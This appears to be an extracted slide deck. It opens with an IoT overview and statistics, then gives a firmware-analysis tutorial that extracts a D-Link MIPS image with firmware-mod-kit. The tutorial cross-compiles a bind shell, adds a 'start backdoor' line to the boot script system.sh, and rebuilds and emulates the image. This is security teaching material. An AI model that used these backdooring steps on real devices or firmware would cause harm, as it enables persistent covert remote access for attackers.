


**amazon**<sup>®</sup>

# IoTstory

Where it come from?







Cloud



Container



Web app



Virtual machine



Mobile



Laptop



Server



Desktop



Network  
infrastructure

## What is it?

- If you have been breathing for at least a decade, you must have heard terms such as smart living, smart spaces, and intelligent devices. All these refer to a parent concept called the **Internet of Things (IoT)**.

- Smart devices primarily revolve around two things:
  - Sensors
  - Actuators
- Any solution in the IoT space is either sensing something or actuating something.



- An example is the internet toaster by John Romkey. He connected his toaster to the internet using the TCP/IP protocol. He created one control to turn on the toaster and one control to turn it off.





- Another interesting IoT example is the Trojan Room coffee pot. This was created by Quentin Stafford-Fraser and Paul Jardetzky in 1993.
- A camera was located in the Trojan Room in the computer laboratory of the University of Cambridge. It monitored the coffee pot levels, with an image being updated about three times a minute and sent to the building's server:



# Statistics

Think about it!



# 7 Trends in IoT for 2018

More Devices



Mobile to IoT Device  
Connectivity



Security Challenges



Hardware/  
Software Ecosystem



Investments



Fragmentation in  
Standards/  
Communication



Big Data, Predictive  
Analytics & Artificial  
Intelligence



2020

**5.4 Billion** B2B IoT  
devices will be in use  
- [Speaker labs](#)

2020

**31%** Growth in  
wearable devices  
- [IDC](#)

2021

Total spending on IoT  
solutions will reach **\$6  
Trillion**  
- [Business Insider](#)

2021

Sales of smart  
clothing will reach  
**\$24.75 Billion**  
- [Report Buyer](#)

2020

Connected devices  
will grow to **\$30.7  
Billion**  
- [IHS](#)

2030

IoT will add **\$10 to \$15  
Trillion** to worldwide  
GDP growth  
- [General Electric](#)

# Analyzing and Exploiting Firmware

Update, update, update!

# How to

- Defining firmware analysis methodology
- Obtaining firmware
- Analyzing firmware
- Analyzing file system contents
- Emulating firmware for dynamic analysis
- Getting started with ARM and MIPS
- Exploiting MIPS

# Analysis methodology

## Common goals

- Passwords
- API tokens
- API endpoints (URLs)
- Vulnerable services
- Backdoor accounts
- Configuration files
- Source code
- Private keys
- How data is stored

## Methology

- Obtaining firmware
- Analyzing firmware
- Extracting the filesystem
- Mounting filesystems
- Analyzing filesystem contents
- Emulating firmware for dynamic analysis

# Obtaining firmware

- Downloading from the vendor's website
- Proxying or mirroring traffic during device updates
- Dumping firmware directly from the device
- Googling/researching
- Decompiling associated mobile apps

# Dumping



- `flashrom -p ft232l_spi:type=232H -r spidump.bin`



## Backdooring firmware with firmware-mod-kit

- In order to modify firmware, we will use a tool called FMK written by Jeremy Collake and Craig Heffner. FMK utilizes Binwalk and additional tools to extract the filesystem from the firmware and also provides us with the ability to repackage the modified filesystem into a new firmware binary.
- FMK can be downloaded from: <https://github.com/brianpow/firmware-mod-kit/>

- Firmware, is a binary file package and the filesystem is just one of the components which could be stored at a specific offset in the binary and with a specific size.
- However, at this point of time we don't yet know any information of the file system inside the firmware, including the offset and size.
- To find these out, we would need to use a tool such as hexdump and grep for the signatures of the various contents we are looking for.

# How to

- `./extract-firmware.sh Dlink_firmware.bin`

```
oit@ubuntu [07:53:24 PM] [~/tools/firmware-mod-kit] [master *]
```

```
-> % ./extract-firmware.sh Dlink_firmware.bin
```

```
Firmware Mod Kit (extract) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake
```

```
Scanning firmware...
```

| DECIMAL | HEXADECIMAL | DESCRIPTION  |
|---------|-------------|--|
| 48      | 0x30        | Unix path: /dev/mtdblock/2   |
| 96      | 0x60        | uImage header, header size: 64 bytes, header CRC: 0x7FE9E826, created: 2010-11-23 11:58:41, image size: 878029 bytes, Data Address: 0x80000000, Entry Point: 0x802B5000, data CRC: 0x7C3CAE85, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux Kernel Image" |
| 160     | 0xA0        | LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, uncompressed size: 2956312 bytes  |
| 917600  | 0xE060      | PackImg section delimiter tag, little endian size: 7348736 bytes; big endian size: 2256896 bytes   |
| 917632  | 0xE080      | Squashfs filesystem, little endian, non-standard signature, version 3.0, size: 2256151 bytes, 1119 inodes, blocksize: 65536 bytes, created: 2010-11-23 11:58:47  |

```
Extracting 917632 bytes of header image at offset 0
```


```
Extracting squashfs file system at offset 917632
```

```
Extracting squashfs files...
```

```
[sudo] password for oit:
```

```
Firmware extraction successful!
```

```
Firmware parts can be found in '/home/oit/tools/firmware-mod-kit/Dlink_firmware/*'
```

- 
- Once we have extracted the firmware, it will contain a new directory for us including the folders rootfs, image\_parts, and logs. For most of our backdooring and firmware modification purposes, we will only be concerned with the rootfs folder.
  - The rootfs folder contains the entire filesystem of the firmware. All we need to do is create a backdoor for the firmware's architecture and then find a way to invoke it automatically once the firmware starts.

- Let's first find out which architecture the firmware is meant for. We can find this out by doing a `readelf` on any of the firmware binaries, such as `BusyBox`, as shown in the following screenshot:

```
-> % readelf -h bin/busybox
```

ELF Header:

```
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                               ELF32
  Data:                                   2's complement, little endian
  Version:                               1 (current)
  OS/ABI:                                UNIX - System V
  ABI Version:                           0
  Type:                                   EXEC (Executable file)
  Machine:                                MIPS R3000
  Version:                                0x1
  Entry point address:                    0x400140
  Start of program headers:                52 (bytes into file)
  Start of section headers:                538164 (bytes into file)
  Flags:                                  0x50001007, noreorder, pic, cpic, o32, mips32
  Size of this header:                     52 (bytes)
  Size of program headers:                 32 (bytes)
  Number of program headers:                3
  Size of section headers:                 40 (bytes)
  Number of section headers:                17
  Section header string table index:       16
```

- As we can see from the preceding screenshot, it is a MIPS-based Little Endian architecture. This means that we will need to create and compile a backdoor for the MIPS Little Endian format.



- **Example of backdoor**

- Once we have the code, we can use Buildroot for MIPSSEL and compile it using a crosscompiler built using Buildroot.
- Once we have created our cross compiler for MIPSSEL, we can compile the bindshell.c to bindshell binary which then could be placed in the extracted filesystem of the firmware:
  - `./mipsel-buildroot-linux-uclibc-gcc bindshell.c -static -o bindshell`



GNU nano 2.2.6

File: etc/scripts/system.sh

```
#!/bin/sh
case "$1" in
start)
    echo "start fresetd ..." > /dev/console
    fresetd &
    if [ -f /proc/rt2880/linkup_proc_pid ]; then
        echo $! > /proc/rt2880/linkup_proc_pid
    fi
    echo "start backdoor"
    /etc/templates/binshell
    echo "start scheduled ..." > /dev/console
    /etc/templates/scheduled.sh start > /dev/console
    echo "setup layout ..." > /dev/console
    /etc/scripts/layout.sh start > /dev/console
    echo "start LAN ..." > /dev/console
    /etc/templates/lan.sh start > /dev/console
    echo "enable LAN ports ..." > /dev/console
```

- Now, let's go ahead and build new firmware based on this modification using the build-firmware.sh script as shown in the following screenshot:

```
oit@ubuntu [11:50:32 PM] [~/tools/firmware-mod-kit] [master *]
-> % ./build-firmware.sh Dlink_firmware/ -nopad -min
Firmware Mod Kit (build) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake

Building new squashfs file system... (this may take several minutes!)
Squashfs block size is 64 Kb
Parallel mksquashfs: Using 2 processors
Creating little endian 3.0 filesystem on /home/oit/tools/firmware-mod-kit/Dlink_firmware/new-filesystem.squashfs, block size 65536.
[=====] 955/955 100%
Exportable Little endian filesystem, data block size 65536, compressed data, compressed metadata, compressed fragments, duplicates are removed
Filesystem size 2223.62 Kbytes (2.17 Mbytes)
    26.32% of uncompressed filesystem size (8449.02 Kbytes)
Inode table size 8025 bytes (7.84 Kbytes)
    23.14% of uncompressed inode table size (34675 bytes)
Directory table size 10600 bytes (10.35 Kbytes)
    50.29% of uncompressed directory table size (21079 bytes)
Number of duplicate files found 9
Number of inodes 1119
Number of files 879
Number of fragments 48
```

- Once it finishes the building process, it will create new firmware and place it in the location `firmware-name/` as a file called `new-firmware.bin`.
- Then we can copy this firmware to our FAT directory and emulate it to verify that our added backdoor is working. This can be done using the same steps which we used earlier for emulation. This is also shown in the following screenshot:

```
sudo /home/oit/tools/fat//scripts/makeImage.sh 2
Password for user firmadyne:
Device contains neither a valid DOS partition table, nor Sun, SGI or OSF disklabel
Building a new DOS disklabel with disk identifier 0x59eb0b98.
Changes will remain in memory only, until you decide to write them.
After that, of course, the previous content won't be recoverable.
```

```
Warning: invalid flag 0x0000 of partition table 4 will be corrected by w(rite)
Building a new DOS disklabel with disk identifier 0x369a234d.
Changes will remain in memory only, until you decide to write them.
After that, of course, the previous content won't be recoverable.
```


```
Warning: invalid flag 0x0000 of partition table 4 will be corrected by w(rite)
mke2fs 1.42.9 (4-Feb-2014)
Please check the makeImage function
Everything is done for the image id 2
Setting up the network connection
Password for user firmadyne:
qemu: terminating on signal 2 from pid 4850
Querying database for architecture... mipsel
Running firmware 2: terminating after 60 secs...
Inferring network...
Interfaces: [('br0', '192.168.0.1')]
Done!
```

Running the firmware finally :

# Other approaches

SNMP








